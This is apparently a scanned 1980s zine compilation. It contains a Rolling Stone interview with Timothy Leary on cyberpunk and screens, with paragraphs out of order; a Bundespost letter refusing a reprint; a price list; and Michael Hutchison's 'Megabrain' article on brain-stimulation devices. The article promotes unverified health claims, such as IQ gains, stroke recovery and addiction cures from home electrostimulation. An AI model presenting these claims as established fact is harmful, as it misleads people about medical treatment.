Jerry's your basic YMHA director, a likable young executive. Jerry is a liberal conformist. He could just as well have been a young liberal Republican. He's certainly not your new Aristotle or Plato.

*What was his role then?*

He had his own Holy Grail quest. He certainly was out there in the front lines. And he has a certain organizational charm, which I admire. If you're looking for a veterans-of-the-Sixties consensus here, I'd guess that ninety percent of the people who were involved in the psychedelic brain-discovery movement would tell you that LSD paved the way for most of the cultural events of the last two decades - ecology, New Age, Shirley

ney general, John Mitchell; Haldeman and Ehrlichman; Gordon Liddy. Now, in the Eighties, how can you avoid the computer revolution?

*Can you describe your work in the computer field?*

My work involves cybernetic psychology - the personalization and popularization of quantum mechanics. Packaging and communicating thoughts at light speeds. Putting electronic appliances in the hands of individuals. First we had the telephone, then radio, movies, television. Now we have computers, video players, compact discs, home-editing appliances. It's still just the beginning. In the next five years we're gonna design you an inexpensive electronic facility for your living room. You'll be able to move information and images around on your screen in whatever way you want. Now, that's revolutionary.

*In what ways?*

In the twenty-first century, whoever controls the screen controls consciousness, information and thought. The screen is a mirror of your mind, get it? If you are passively watching screens, you are being programmed. If you are editing your own screen, you are in control of your mind. George Orwell had it wrong. He was too optimistic. He wrote in 1984 that Big Brother would watch us from screens on the walls of our living rooms or bedrooms. But that is nothing. You could always duck

out of sight. The current horror is that Americans voluntarily stick their amoeboid faces toward the screen six or seven hours a day and suck up information that Big Brother is putting there. Here is the key to our future: We can and will control our own screens. We are designing software that will empower you to produce and direct your own mind movies, your own prime-time shows.

*And how will it affect us?*

This will create a new model of human being, the cybernetic person. A new movement is emerging. It's something like the beatniks of the Fifties or the hippies of the Sixties. It's called cyberpunk. The concept comes from William Gibson's book *Neuromancer*. Cyberpunks are individuals who have the intelligence and the courage to access and use high-quantum technology for their own purposes and their own modes of communication.

*For example?*

In the movie *WarGames* the kid is a video hotshot. At school, the authoritarian, smug teacher gives him a hard time. He goes to the principal's office, gets the computer code and goes home and changes his grade. He ends up using his cyber skills to match wits with the Pentagon computers. Another example of cyberpunk was the young man from Hamburg, Mathias Rust, who piloted a small Cessna through the electronic nets and defense systems of the Russians and landed in Red Square. Why? Not for the CIA, not for the German army, but for his own fucking pleasure. He is a classic cyberpunk. Charles Lindberg, the Lone Eagle, was another. Stanley Kubrick. Jann Wenner. Steve Jobs. I could go on.

*And they symbolize what?*

Taking control of the future ourselves. Ignoring the old-time institutions and archaic politics. You don't or-

*LSD paved the way for most  
of the cultural events of the last two decades - ecology, the fitness  
craze, the peace movement, Shirley MacLaine...*

MacLaine, the born-again personal-religion stuff, the peace movement, the personal-fitness craze, pop art, personal-computer hacking, MTV, *Blade Runner*, *Saturday Night Live* and the cybernetic Eighties.

*Cybernetic?*

I think each decade in the roaring twentieth century has produced new technologies and art forms for personalizing and popularizing electronic, light-speed quantum energies. Since 1900 our society of factory workers and farmers has been transformed into an information-age culture totally committed to flashing realities on screens. Americans spend more time looking at television monitors than they do gazing into the eyes of family and friends. Power, politics and culture are determined by who controls the screens.

*How does this affect you?*

I follow the trends of evolution. I go with the electron flow. I see myself as a quintessential American, just going along for the ride.

*Quintessential? You?*

Hey, I'm sixty-seven years old. I have actively experienced seven decades of accelerated change. I've surfed each of the waves of the twentieth century with reasonable success and an enormous amount of fun. In the Forties, I was in the army for five years and in school on the GI bill for five years. What could be more apple pie? In the Fifties, I was a button-down young professor with kids, a suburban house, drinking martinis. In the Sixties, I dutifully, diligently turned on, tuned in and, God knows, dropped out. What was the alternative? Turn off, tune out, blindly conform?

The Seventies was the decade of the political prisoner. Nixon threw the dissenters in jail. I was the first one to go into prison: January 1970. Then, after Watergate, it was the Nixon gang's turn. In the next six years, I watched my federal pursuers join me: the attor-



ganize in old-time political groups or get involved in campaigns for political office. You don't get involved in the old struggle for or against Big Brother. You pilot out to the frontier and navigate a new life. *Cyber* comes from the Greek word for "pilot." Once you declare your independence in your mind, you're home free.

As more and more people become free agents, or cyber pilots, it's gonna make an enormous difference. When we get just ten percent of the people operating this way, it will change the system, because they are the smartest ten percent. Star Wars, for example, cannot operate if ten percent of the computer techies think for themselves. To run a modern society you depend upon skilled, innovative quantum intelligence. These are exactly the people who are not going to become vassals to an economic or political organization.

In his book *Neuromancer*, Gibson spells out a sociology for the twenty-first century that makes a lot of sense. The world is controlled by international global combines based in Japan, Germany, Switzerland. Nationalism is down. The multinationals won't allow war to break out; they can't let the Russians bomb America, because they own most of America. And it's an amazingly free world. The international combines don't care about your lifestyle. They just want us all to be consumers with individual options. They're not like the Islamic fundamentalists or the Reagan right-wingers or the communist moralists. They don't care what your sex life is. They don't care what drugs you take, as long as you consume. So there are going to be enormous free markets operating according to the laws of supply and demand – the basic form of democracy.

*Who is most threatened by this idea?*

The nationalists and the religious people. Their power will be greatly diminished.

*And what will happen in the political arena?*

Politics are going to change in the next two to six years, when the baby-boom generation comes of age. The baby boomers, born 1946 to 1964, are now between the ages of forty-one and twenty-three. The 1988 election is the first in which every baby boomer will be over twenty-one. The older ones are going to be running for office. That means in 1988, and certainly in 1992, the baby boomers, the Summer of Love kids, will take over. This generation is 76 million strong. They'll be in the position of the shark in the swimming pool, the polar bear in the small igloo. They can do whatever they fuckin' want.

*Yet young people today seem more conservative than ever.*

I don't think the old terms like *liberal* or *conservative* make much sense. They are individualists – skeptical, even cynical, about partisan politics. They've seen their ideals dashed with Vietnam, Watergate, Iran/Scam. These veterans of the Sixties are tough cookies.

*But how long will it take to get this technology into the hands of more people?*

Good point. I can only repeat that the personaliza-

tion and popularization of high technology is the key. Popularization means cybernetic appliances in the hands of the people. It is not just the personal computer. It's any electronic technology that allows you to change your screen. With the new tape-editing appliances, you can become the director and producer of what you and your family see. You can combine educational programs with entertainment, create collages with your own X-rated home movies and bits you taped off CNN news.

*So we won't be dependent on outside programmers for all our entertainment and information.*

Exactly. Don't forget these media programmers want absolute control over our minds. When it's on my screen, I'll decide how it plays.

The first time I got turned on to the new cyber-pilot idea was in a video arcade. I watched my grandchildren moving rockets around on the screens. Well, if you can do that with blips, you can do it with ideas.

*People like Jerry Falwell and Ed Meese probably wouldn't be too happy with your cyber-pilot concept. Are you concerned about the regressive trends represented by Falwell and the Meese commission?*

They must be scorned and ridiculed. Still, when you think about it, the Meese commission doesn't really hurt self-directed Americans very much. It stirs up a lot of excitement. If 7-Eleven won't sell me *Playboy*, I'll just go to another store down the block. The poverty thing is what hurts: people in the underclass deprived of information, discouraged from learning cybernetic skills.

*How do you propose we combat that?*

My company, Futique – that's the opposite of *antique* – has joined up with Activision to produce software programs that are so inexpensive and attractive that ghetto kids can quickly pick up the new language of screens and icons. More and more of the cybernetic equipment will become available. It will filter into all homes eventually, just like the television.

*You speak to many college audiences. What do you find out there?*

We are dealing with the best-educated generation in history. They are a hundred times better educated than their grandparents, and ten times more sophisticated. There has never been such an open-minded group. The problem is that no one is giving them anything fresh. They've got a brain dressed up with nowhere to go.

*What do they expect when they come to see Tim Leary?*

The average college student doesn't know who I am. They weren't even born in *Péri d'amour*. But word gets around. The rumor is that I'm someone vaguely counterculture and highly controversial.

*What are you trying to communicate to them?*

This is the golden age of intelligence. Instead of  $E=mc^2$ , it's  $I=mc^2$ , where  $I$  is information. According to this formula, the aim is to activate your mind, awaken new ideas, improve your communication skills. Pilot your life. Smarten up.

*And are the college kids responding?*

I sense that a lot of college kids envy the Sixties. They feel they have missed something. Today there's not the excitement and the feeling of change, the feeling of engagement, that existed then. So they tend to respond with enthusiasm to common-sense proposals for personal change.

*It's ironic that the Sixties are viewed so fondly when many emerged from that period completely disillusioned.*

It depends on your viewpoint. The so-called Sixties actually started in 1967, when the oldest baby boomer became twenty-one. The Summer of Love was a coming-of-age party. It was triggered symbolically by the Beatles' *Sgt. Pepper* album, which changed rock & roll into a new and powerful cultural form. There had been preparations for it in jazz, in the beatniks, in Elvis Presley, in the rhythm & blues stuff, people like Ray Charles. And the early elitist drug stuff, Ken Kesey and our group at Harvard. But the signal went global with *Sgt. Pepper*. Every year after 1967 produced another public eruption: the 1968 Chicago riots; Woodstock in 1969; Kent State in 1970. I think the Sixties peaked in 1976 when we elected a hippie-dippy, Howdy Doody guy named Jimmy Carter as president. Carter was quoting Bob Dylan and talking about peace and love and civil rights and human rights. How strange that seems today!

The spirit of the Summer of Love in America ended with a thud in 1980 when we elected Nancy Reagan as commander in chief. But it rippled out globally. It surfaces whenever young people get rid of the old World War II generals. Spain after Franco started its summer of freedom. Portugal. Brazil when the colonels got the boot. Argentina. The Philippines. What's happening in South Korea right now looks familiar, doesn't it? College kids and civilians in shirt sleeves standing up to the helmeted national guard? Shades of Kent State. And now, exactly twenty years later, the Summer of Love is hitting Russia. *Glasnost!* Openness! Punk-rock clubs in Moscow! Gorbys singing "Give Peace a Chance"! Mrs. Gorbys quoting Lennon – John, not Vladimir Ilyich – to Yoko Ono!

*Isn't the Reagan administration out of step with all this?*

It doesn't matter. It cannot stop the evolutionary wave. When it is time for the human species to activate their new brain circuits, it's gonna happen. Nothing is going to stop it! There is no way you can pass laws against the relentless increase in human intelligence. The evolution of precise technology is so seductive. There's no way you can stop individuals from exploring their brains and using the new cybernetic-knowledge appliances.


*In the meantime?*

The old game goes on. It is the genetic duty of the power holders to in every way discourage change in the gene pool. This means that those of us who are wired to change have to be really smart and really tough. If we can't prevail over turkeys like Meese and Falwell, then fuck it, we don't deserve to get into the future. If we can't outmaneuver vacuous four-letter robots like Bush and Bork and Kemp and Dole, then we better go back to school to smarten up. We are dealing with moral-mental pygmies here. We can navigate around Ollie North's 600-ship navy [smiles broadly]. They don't have a chance.

INTERVIEW BY

DAVID SHEFF

aus dem "Rolling Stone"



# UNTERRICHTSBLÄTTER DER DEUTSCHEN BUNDESPOST

AUSGABE B FERNMEDEWESEN

SCHRIFTFLEITUNG

Schriftleitung der Unterrichtsblätter der DBP, Fernmeldewesen  
Postfach 555, 2000 Hamburg 36

Unterrichtsblätter  
Fernmeldewesen

Jg. 39/1986, Nr. 9, S. 371-391  
ISDN 1-21

## ISDN – Dienstintegrierendes digitales Fernmeldenetz

### Eine Einführung in das ISDN

Dipl.-Ing. Karl Heinz Rosenbrock, PDir, BPM Bonn

Ausgehend von den heutigen Fernmeldediensten, welche die DBP in verschiedenen Fernmeldenetzen anbietet, werden zunächst die wesentlichen technischen Merkmale des ISDN vorgestellt, die Entwicklungsschritte zum ISDN und insbesondere die Teilnehmeranschließung im ISDN. Anschließend werden die im ISDN möglichen Dienste und Dienstmerkmale behandelt. Danach wird auf die Bedeutung des ISDN für den Anwender, Hersteller und Netzbetreiber eingegangen. Die Pläne der DBP beim Einführen des ISDN sowie die mögliche ISDN-Weiterentwicklung schließen den Beitrag ab.

(B 1295.09.86 G)

Herrn  
Werner Pieper  
Alte Schmiede

6941 Löhrbach

Ihr Zeichen, Ihre Nachricht vom

18.05.88

Unser Zeichen, unsere Nachricht vom

35 B-60 W 1776-1/4

(040)

3 57- 32 59  
oder 27 78

Hamburg

25.05.88

Betreff

Ihr Nachdruckersuchen

Sehr geehrter Herr Pieper!

Von dem von Ihnen beabsichtigten Nachdruck des in den Unterrichts-  
blättern Nr. 9/1986 erschienenen Beitrags

"ISDN – Dienstintegrierendes digitales Fernmeldenetz"


bitten wir abzusehen.

Mit freundlichen Grüßen

*Grimm*  
Grimm


<b>Digitale Datenspeicher</b>	4,00 DM
Gliederung und Arbeitsweise neuzeitlicher technischer Speicher	
<b>Das Bürgerliche Gesetzbuch</b>	3,00 DM
Ein Überblick	
<b>Trägerfrequenzeinrichtungen bei der DBP</b>	12,00 DM
<b>Fernwahlmünzfernsprecher bei der DBP</b>	3,00 DM
<b>Abschluß von Verträgen</b>	2,00 DM
Eine Einführung in das Vertragsrecht für Praktiker	
<b>Gliederungstechnik als Organisationsmethode</b>	2,00 DM
<b>Codewandler und digitale Rechenschaltungen</b>	3,00 DM
<b>Schaltalgebra</b>	3,00 DM

Wer die Unterrichtsblätter künftig laufend beziehen (abonnieren) möchte, kann sie mit Formblatt „Zeitungsbestellung“, das unter der Rufnummer (040) 3572778 oder am Postschalter erhältlich ist, bestellen. Bezahlung des Abonnements nur durch Einzugsermächtigung zum Abbuchen vom Girokonto (Formblatt wird zugesandt), aber nicht gegen Rechnung und nicht durch Überweisung.



The human touch. In some instances, people can be more obliging than machines

New Scientist 23 June 1988  
ZEFA





Dieser Beitrag ist aus dem "Magical Blend Magazine" nachgedruckt. Wir bedanken uns für die entsprechende Erlaubnis und möchten darauf hinweisen, daß man Probeexemplare des Magazins für 6 Dollar oder ein JahresAbo für 20 Dollar erhält. Zahlbar in US Dollar, US Money Order oder per Scheck (der auf eine amerikanische Bank bezogen sein muß!). – Magical Blend Magazine, P. O. Box 11303, San Francisco, Ca 94101, USA

# MEGABRAIN

By  
Michael  
Hutchison

**Y**ou put on the electronic headpiece, flip a switch, and sink into a state of deep relaxation. When you remove the headgear a half hour later you are more intelligent; your memory has increased dramatically; your brain cells have forged new and richer interconnections; your thinking is more lucid and creative; your brain itself, like a muscle that has just been pumping iron, has become larger, more powerful. Sounds like science fiction, but in fact I've spent the last four years investigating and experimenting with more than a dozen devices that show evidence of having such brain-boosting effects.

My interest in how modern technology could be used to supercharge the brain was sparked by an experience I had over a decade back. I was living alone in a small log lean-to on a wilderness mountainside, and would often go for weeks without speaking to another human. In the winter, surrounded by vast fields of white snow and sky, I began to experience new things: exotic visions in my fire, long conversations with a voice inside my head,


vivid memories, a flood of creative ideas. When I did suddenly encounter a patch of color—the red blood of a freshly killed deer, the glittering eye of a weasel—it seemed electrifying, magically intense. It seemed as if my brain had shifted into some hitherto unsuspected higher gear.

At the same time I was reading neuroscientist John Lilly's book *Center of the Cyclone*, a description of his first experiments in the mind altering environment of a flotation tank. It struck me that the mental states I was experiencing on the mountain were very similar to Lilly's—except while mine were a result of many months of isolation, Lilly's had happened within minutes. It was like hiking thousands of miles to find that someone else had arrived at the same destination in a few hours by jet: the float tank seemed to be an accelerator, a technological shortcut to heightened awareness. *Hey*, said the voice in my head, *We've got to check out this floating thing as soon as possible.*

When I tried it, floating seemed to catapult me into states of heightened awareness time after time. Intrigued, I began interviewing neuroscientists and pored over scientific journals, attempting to discover what effects floating had on brain functioning. My research led to the writing of *The Book of Floating: Exploring the Private Sea* (Morrow, 1985).

But in my talks with the scientists I discovered that the float tank was only one example of a variety of new devices. I found there was a whole network of neuropsychologists, bioelectricians, engineers and inventors, keenly aware of the latest discoveries in neuroscience, and actively engaged in devising, testing, and putting to use a variety of "mind-machines" that they claimed had a wide range of brain-stimulating, mind-enhancing effects.

Studies of some of these machines indicated that



users showed dramatic improvements in IQ, memory, concentration, reaction time, sensory acuity, creativity and more. Often the devices produced peak experiences, euphoria, or "Eureka events." One brain researcher called the use of such devices "the most significant development in learning since the invention of writing." This, I decided, was something worth looking into. So for several years, in addition to investigating all the available research data on the devices, I spent hundreds of hours trying each of them out myself. I describe these explorations in *Megabrain: New Tools and Techniques for Brain Growth and Mind Expansion* (Morrow 1986).

But, you may wonder, how can mere mechanical devices alter such things as intelligence, creative skills or the physical brain? These things are "given" to each of us, like our faces, aren't they? Well, that's what scientists had long believed. Now, however, a series of extraordinary neuroscientific discoveries have revolutionized our view of how the brain works.

## BRAIN EXPANSION THROUGH STIMULATION

The major discovery has been that the human brain has the potential for immensely greater growth and transformation than anyone had imagined. This new understanding of the brain's remarkable *plasticity* began to emerge from a series of studies at UC Berkeley in which groups of rats were raised in different environments: some were kept isolated in "impoverished environments," and some were placed in "enriched environments"—large cages with swings, bridges, ladders, toys, frequently changing stimuli, and a variety of challenges. As expected, when tested for intelligence, the "enriched" rats scored much higher than the others. However, the researchers were astonished to discover that the brains of the enriched rats *actually grew larger and heavier*. Analysis showed that this brain growth was caused by a growth of individual neurons, and was accompanied by an enormous increase in the richness and density of connections between neurons.

These results were so extraordinary that the researchers themselves found them hard to believe, but studies by other scientists throughout the world quickly verified the findings and went beyond them; they found that such brain changes in response to stimulation could take place virtually *instantaneously*, and not just in laboratory animals, but in human beings. There is no longer any doubt: when presented with new, challenging experiences or stimulations, the brain alters, grows. As neurobiologist Gary Lynch of UC Irvine puts it, when the brain receives certain types of stimulations, "just bip!—literally that long, the nerve circuits change and don't go back."

The implications of these findings are breathtaking. Since the brain grows in response to stimulation, then it should be possible to create instruments that deliver optimal types and amounts of stimulation directly to the brain, feeding concentrated bursts of experience to our neurons and, in a hothouse effect, triggering brain growth and neural enrichment. Such mind machines could rapidly create the sort of intensified, high-efficiency mental states produced more slowly by such traditional mind-expanding techniques as meditation, chanting, and yoga: peak experience virtually on demand.

## THE EVOLUTIONARY BRAIN

As I experimented with devices with names like the Mind Mirror, Tranquillite, and Alphatronic I became increasingly impressed, not only with the sheer variety of imaginative tools people have devised in their attempts to enhance mental powers, but by the fact that so many people have felt driven to create such devices, and that so many others are so eager to make use of them. The phenomenon seems to be the cutting edge of some powerful but as yet little recognized cultural drive.

The recurrent comparison of the machines with exercise and body-building provides one explanation. As our national obsession with physical fitness grows, an obvious next step is a turn to mental fitness. What use is a youthful, powerful body with a deteriorating, 97 pound weakling of a brain? Seen in this light, mind machines are simply mental counterparts of Nautilus machines: moving from pumping iron to pump-

ing energy.

But there's a further, and perhaps more important explanation. We know the evolutionary process continues as the human race faces serious threats to its survival. Perhaps today the humans "fittest" to survive are not the strongest or best hunters, but those most imaginative, adaptive, and capable of developing strategies to insure the survival of the species. The unprecedented problems the world faces today demand mental solutions, new ideas. Human survival may depend on our ability to increase our mental powers and develop new strategies for overcoming our present crises. Evolution involves developing new mental powers: we have reached "childhood's end." So, effective mind machines, devices that enhance mental functioning and stimulate richer neural interconnections, might be seen as evolutionary tools.

It is possible, then, that the growing drive toward mental enrichment, brain stimulation, and the exploration of our mind's potentials (what writer Robert Anton Wilson calls the "Intelligence Intensification Explosion") represents the upsurge of some survival instinct from the depths of our collective human unconscious, and may well be part of a potentially beneficial, history-determining process—one which could widen our knowledge and, conceivably, help determine the future of the race. Then there's this, too: the machines are fun and feel good! They offer large numbers of people the opportunity to explore altered states of consciousness safely, legally, and without any of the potential side effects of mind altering chemicals.

In his seminal book, *Prometheus Rising*, Robert Anton Wilson, discussing the "robot cycles" humans seem trapped into repeating, claims that, "When the accumulated facts, tools, techniques and gadgets of neuro-science—the science of brain change and brain liberation—reach a certain critical mass, we will all be able to free ourselves from these robot cycles." He asserts that we will reach this critical mass of crossover point in "less than ten years." Those words were written over six years ago. I believe that we are reaching that critical mass now.

Here are some of the "brain liberation" tools that are now available.

### Synchro Energizer:

#### Pacemaker for the Brain

The SYNCHRO ENERGIZER is a console about the size of a small briefcase covered with dials, to which are attached stereo headphones and goggles that encircle each eye with tiny light bulbs. When the machine is turned on the user hears rhythmic sound patterns that pulse in synchronization with a stroboscopic flickering of lights. EEG studies show that brainwave activity falls into rhythm with (or becomes "entrained" to) the device, fascillitating the desired brain wave frequency at the turn of a dial.

What's more, the synergistic effect of the sound and light produces a kaleidoscopic stream of brilliant patterns and images. Even though the lights are white, the visions that appear are vivid, spectacular, of bright primary colors. Often, the images become realistic mind movies: emotionally charged and dreamlike scenes. Dr. Thomas Budzynski, who uses the device in his biofeedback clinic in Denver, has called it "a facilitator of unconscious retrieval." The device is now the subject of research at over a dozen universities in such areas as education and accelerated learning, gerontology, sports performance, pain reduction, and substance abuse.


### Hemi Sync:

#### I Hear A Synchrony

Radio-TV executive Bob Monroe (best known for his book *Journeys Out of the Body*), trying to induce states of high-level brain functioning, experimented with special sounds called "binaural beat frequencies." He found that when these sounds, made of combinations of two or more pure tones, were introduced into

the brain, they caused the brainwave activity to fall into the same rhythm as the beat, like a crystal goblet resonating to a pure tone. Selecting sound signals of appropriate frequencies, Monroe could alter and entrain brain wave activity, causing both brain hemispheres to resonate at whatever frequency he desired.

This was a valuable and revolutionary discovery. Extensive research



had already proven that when the brain was in certain extraordinary states (such as in the depths of meditation, at moments of intense creativity or at peak experiences), it produced a characteristic pattern of brainwaves, including large quantities of slow brain waves (called theta waves), and shifted into a pattern in which both hemispheres functioned together (a state neurologists called "synchrony"). Monroe's discovery made it possible to produce certain sound patterns that would allow the user to produce both hemispheric synchrony and to "tune" the brainwaves to whatever frequency was desired.

Monroe patented this audio brain-synchronization method under the name HEMI SYNC, and now makes it available on a variety of tape recordings for home use, or in the form of a Hemi Sync synthesizer, which can be hooked up to a home audio system. This synthesizer is a powerful device: it can be adjusted to play any of a variety of beat frequencies (such as a combination of theta and the ultra-slow delta, to induce profound relaxation; or a combination of theta with the rapid beta, to produce a relaxed but alert state ideal for learning, reading, etc.) and to play these beat frequencies at any sound level desired (you can set it several decibels below the level of the music you're playing, so that the Hemi Sync signals are never audible yet still have powerful mind-altering effects).

Laboratory research into the uses of Hemi Sync shows a variety of brain stimulating effects, and in fact the device is now being used as a tool for increasing classroom attention and accelerating learning in a number of public school systems, at universities, and in U.S. Army language schools.

## Alpha-Stim

### We Sing the Mind Electric

We have electric-powered brains: all our thoughts and perceptions consist of the interactions of complex electromagnetic systems and fields that constantly sweep across the brain, triggering the release of neurochemicals. So it makes sense that shooting an electrical current through the brain should

directly, at times radically, alter one's mental state.

One way of doing this has come into wide use in the last two decades: Transcutaneous Electro Neural Stimulation, or TENS. TENS units are widely used to alleviate pain or overcome addictions since the electrical current stimulates the release of the neurochemicals known as endorphins, the body's natural opiates. However, according to bioelectricity experts, electrical currents can be delivered in an infinite number of wave shapes, frequencies, and intensities, each one capable of affecting different groups of neurons and causing them to release different neurochemicals. Since scientists now believe that there are a neurochemicals mediating virtually every mental state, such as love, fear, courage, serenity and deep concentration, theoretically it is possible, if the device is "tuned" to the correct level, to stimulate any mental state.

**ALPHA-STIM.** One of the most effective TENS devices is one developed by neurobiologist Dr. Daniel Kirsch and called the ALPHA-STIM. This device operates at levels hundreds of times less powerful, and at a much lower frequency, than most TENS units—producing a current similar to the natural current produced by the body's cells, and thus able to stimulate the cells in a more natural way.

Aside from the therapeutic applications, the device is of particular interest to those interested in enhanced mental functioning when it is used in its "transcranial" mode: by attaching the electrodes to your earlobes, you can send current directly into the brain, rapidly producing a state of deep relaxation, heightened awareness, and a sense of well-being or euphoria. Research now suggests that by "tuning" the brain's electrical activity, and stimulating the release of neurotransmitters associated with enhanced mental performance, such devices can be used to boost learning, memory, and other mental processes.

Perhaps the most startling and convincing studies have recently been completed, and the extraordinary results are only now being made public. Richard Madden, Ph.D., of the School of Electromedical Sciences of the City University of Los Angeles, working with Dr. Daniel Kirsch, the dean of that school (and also the inventor of the Alpha-Stim), conducted an experiment in electrical stimulation and learning using a double-blind,

placebo control design. Subjects were randomly assigned to two groups: (1) an experimental group, who received electrostimulation while learning and performing a computer task; and (2) a control group, who were also hooked up to the electrostimulation devices and received the same treatment as the experimental group, but did not receive any electrical stimulation. Statistical comparisons showed both groups were initially equivalent in age, education and pretreatment performance.

The experimental group received 10 minutes of electrical stimulation while learning and performing the computer task; the control group learned and performed the task for the same period of time, without stimulation. The results were clear: the group receiving electrical stimulation learned the task, and performed the task with more speed and accuracy than the control group. That is, the electrical stimulation actually improved learning abilities, concentration, accuracy and speed!

Another intriguing fact came to light as the results were analyzed. The experimenters expected that both groups would improve on their performance with repeated practice and greater familiarity with the task. It makes sense that the more you practice something, the better you will perform that task. However, something unexpected happened with the control group. As Kirsch explained it to me, "The interesting unexpected finding was that 30.8 percent of the control group actually did *worse* as they went along. We expected them to do better with each trial; they did worse, due to fatigue, inattention and boredom." On the other hand, the group receiving electrical stimulation continued to improve and learn over repeated trials. Somehow electrical stimulation alleviated boredom and fatigue.

Madden and Kirsch conclude: "Since the results of this study demonstrate the efficacy of TCES [transcranial electrostimulation] in improving human learning and performance, the possible applications of this modality seem virtually unlimited. TCES seems well suited to education and training environments. Most directly related to this study might be the use of TCES by colleges and business schools to teach typing and word processing skills more expeditiously. Normal or learning disabled children might also be taught more efficiently under the immediate or residual effects of TCES in classroom settings.

"More removed from this study might be the use of TCES in business and industrial environments to stimulate executive problem solving or improve workers' concentration, accuracy and speed. Police officers, automobile drivers, air traffic controllers, surgeons, pilots, athletes and others seeking increased alertness, concentration and performance may benefit from TCES."

As Kirsch told me, "This study is *extremely* significant, because it proves that stimulation of the brain can induce positive changes. People are always searching for ways to improve themselves, and if there's a safe and easy and *proven* method, then it should be used, because it's a catalyst. The brain is like a muscle, the more you work it the more you can learn, and the easier it is to learn."

## The Pulstar

### Mechanical Meditation

For over fifteen years inventor Michael Hercules worked as an aerospace engineer, specializing in bio-medical electronics and vibration analysis on the Landing Excursion Module for the NASA moon shots. He also served as Test Conductor for the Titan I project.

"During this time," he told me, "I became interested in the research revealing the many benefits of meditation (such as the boosting of intelligence, improved healing, and stress reduction), and decided to construct a mechanical aid to help meditators overcome difficulties in reaching deep meditative states."

Keying on the Russian Electro-Sleep Machine that had aroused great interest some years ago, Hercules altered and streamlined it, and came up with what is now known as the Pulstar, a device he claims "subliminally teaches control of brain-wave frequency by propagating an electronic signal through the brain." The device is about the size of a small book, with an on-off switch, a knob to control the intensity of the signal (which is in the 5 to 20 microampere range—well below the limits set by the FDA), a white noise generator (according to Hercules this buffers the



electronic pulse wave and makes it more acceptable to the brain), and a frequency selector knob which allows you to choose any frequency from 6 Hz (in the Theta range) up to 14 Hz (low Beta). Four electrodes are held against the skull with a headband.

The user selects an appropriate frequency (the inventor's research has led him to recommend certain frequencies for specific goals or states: e.g. 12 Hz for "centering," relaxation and mental stability; 10.5 Hz for healing of the body and extreme relaxation; 7.5 for inner awareness with a sharp sense of focus and attention, guided meditation and creative thinking; and 6.3 Hz for accelerated learning and increased memory.) Then, when the signal is turned on, the user feels a mild pulsing. At this point, says Hercules, "the brain locks onto and falls into step with the frequency selected." This entrainment, according to EEG analysis done by Hercules, "takes place throughout the entire cerebral cortex and puts both brain hemispheres into synchronization."

Hercules notes that the device produces what we have called the Bicycle Training Wheels Effect: "As a teaching device, its main purpose is to directly instruct the user how to duplicate the desired frequency at will. Once a particular frequency has been learned, the machine is no longer required."

While users report that the device is effective for a variety of uses, including accelerated learning, stress reduction, creativity enhancement, meditation, athletic or fitness training, sleep reduction, and pain control, one of the most intriguing areas is that of healing and cellular regeneration. Several medical and scientific research organizations are investigating the effects of Pulstar in these areas, and there are indications that at certain frequencies the device stimulates the release of growth hormone and speeds the healing and growth of cells.

Hercules offers himself as an example of the Pulstar's powers in this area. In 1986 he suffered a severe stroke that, as a result of the destruction of brain cells, totally paralyzed his left side. "I used the Pulstar, and went from bed to wheelchair to walker to cane to almost total recovery in five weeks." When I talked with him about six months after the stroke, Hercules was preparing to go off to Mexico for scuba diving. Recovery from such extensive destruction of neurons clearly involves substantial rewiring and other structural changes in the brain, establishing new routes of neural communication. Hercules claims, and there is some evidence to bear out his claims, that the Pulstar is effective in stimulating just such brain growth.

## The Brain Tuner

The Electric Martini

One of the most highly respected figures in the field of electromagnetics is engineer/physicist Dr. Robert Beck. I recently asked Beck what was the most effective way to produce enhanced mental functioning and altered states of consciousness, and he quickly answered "non-linear orthogonal EM fields."

He cited studies showing that proper electrical stimulation increased I.Q. by 20-30 points.

Beck has invented a neuro-electrical stimulator called The Brain Tuner that is arousing great interest. Unlike adjustable devices that deliver relatively simple waveforms at frequencies selected by the user, the Brain Tuner is said to emit 256 simultaneous frequencies—what the distributor calls "all known beneficial frequencies for the natural stimulation of the brain's neurotransmitters." (According to Dr. Beck, this is made possible by the device's unique integrated circuits, containing some 50 transistors and 4 diodes, that produce "nested modulations of short-duration rectangular non-linear waves in pulsed bursts. Very short rise-times insure harmonic output at beneficial spectral 'windows.'") Thus, in a complex intermingling of frequencies, the device seems to be capable of stimulating the brain to pour out an electrochemical cocktail (in fact one woman who was trying this device for the first time turned to me after a few minutes, her face alight with sudden understanding, and said, "Oh, I see, it's an electric martini!")

The device seems to be a step beyond the "Black Box" of Dr. Margaret Cameron that gained attention several years ago when a variety of rock stars such as Peter Townshend and Keith Richard used it to overcome addictions to heroin, alcohol, and other drugs. The Brain Tuner itself has

been used successfully to treat addictions (and relieve withdrawal symptoms) involving cocaine, heroin, alcohol, and tobacco. Among the results noted most commonly by users are stress reduction, raising of stress tolerance levels, alleviation of depression and anxiety, normalized sleep patterns, reduced sleep requirement, more REM sleep, more vivid and lucid dreams, improvement of both short term and long term memory, improved concentration, and increased energy levels. Beck laughingly told me of a woman who had lost memory as a result of anesthesia during surgery, and ten years later began using the Brain Tuner. She was astonished to find herself suddenly remembering hundreds of phone numbers of the people she had worked with over a decade before!



The device is quite simple to use—two electrodes are applied to acupuncture points in the hollows just beneath the earlobes. The electrodes are plugged into a console smaller than a pack of cigarettes. A single knob turns the device on and adjusts the intensity of the stimulation, which feels like a mild, pleasant tingling. During the period of use (about 40 minutes) many people note a mild euphoria, and a sensation of increased mental energy and clarity. These effects can linger for hours and in some cases days.

## Alphatronic III

Subtly Stimulating

**THE ALPHATRONIC III.** Another brain stimulation device many users are finding effective is the Alphatronic III designed by electrical engineer Lowell Pope. Unlike the Brain Tuner, this little box delivers a modified sine wave at an extremely low amplitude (in the microamperage range, about 100 times below normal neuro-firing levels). Pope insists that this is a key to its effectiveness: "It's not 'driving' or 'entraining' the brain's electrical activity," he says, "but instead is gently, subtly stimulating the brain in a way that is very natural, and is perceived by the brain not as something external but as a part of its own activity."

The device is about the size of a box of stick matches, and has a frequency selector knob which allows you to choose any frequency from 2 Hz (in the Delta range) up to 12 Hz (high Alpha). Two electrodes are placed against the mastoid bone behind the ear. Most users will not be able





to feel any electrical tingling, but when used for 20 to 40 minutes while remaining quiet, preferably in a meditative state, the effects are striking and long lasting. Most users experience an immediate sense of change. Experienced meditators claim it helps them enter the deepest meditative states very quickly. It has also proven effective in producing focussed, highly alert states effective for reading or work.

